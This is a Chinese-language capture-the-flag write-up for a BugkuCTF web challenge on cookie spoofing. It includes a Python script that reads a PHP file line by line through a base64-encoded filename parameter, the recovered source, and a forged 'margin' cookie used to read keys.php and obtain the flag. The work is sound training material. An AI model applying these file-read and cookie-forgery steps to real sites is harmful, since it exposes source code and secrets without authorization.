BugkuCTF web20_cookies欺骗 writeup

原创

Mitch311 于 2021-01-14 00:13:36 发布 274 收藏 1
分类专栏： CTF 文章标签： unctf

web20_cookies欺骗

原题链接

key:python脚本+修改cookies+base64加密访问

①题目环境里显示一大长串神秘英文□

查看源码后没有线索

但是观察URL发现参数filename的值经过了base64加密

拿去解密，结果是keys.txt

②大胆猜想，或许能得到源码

于是尝试**修改参数filename=index.php**

值得注意的是，**此处index.php要用base64加密为aW5kZXgucGhw**

回车发现啥也没有。。。

这才发现原来URL里的line还没有赋值，**猜测是显示第几行代码的参数**

随便输入1，2，3果然分别显示出了对应行的php代码，猜测成立

③懒得一行一行来读，不妨写个脚本来获取源码□

```
import requests

a=30
for i in range(a):
    url="http://120.24.86.145:8002/web11/index.php?line="+str(i)+"&filename=aW5kZXgucGhw"
    s=requests.get(url)
    print (s.text)
```

运行脚本得到源码

```
    <?php

    error_reporting(0);

    $file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

    $line=isset($_GET['line'])?intval($_GET['line']):0;

    if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

    $file_list = array(

    '0' =>'keys.txt',

    '1' =>'index.php',

    );



    if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){    //关键

    $file_list[2]='keys.php';

    }



    if(in_array($file, $file_list)){

    $fa = file($file);

    echo $fa[$line];

    }

    ?>
```

④进行代码审计

前部分代码是对参数进行一系列处理

最后的代码进一步证实line就是用来显示第几行代码的参数

还有中间的关键代码□

```
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){    //关键
$file_list[2]='keys.php';
}
```

意思是当cookie的margin=margin时，可以访问一个keys.php文件


⑤一方面要伪造cookies:margin=margin，另一方面使filename=keys.php

值得注意的是，此处keys.php还是要用base64加密为a2V5cy5waHA=


具体操作可以用burpsuite，也可以用HackBar

burpsuite具体操作□

HackBar具体操作□



Execute执行后是一个空白页面，在源码中发现flag


查看器
控制台
调试器
网络
搜索 HTML
<!--?php $key='KEY{key_keys}'; ?-->
<html>
<head></head>
<body></body>
</html>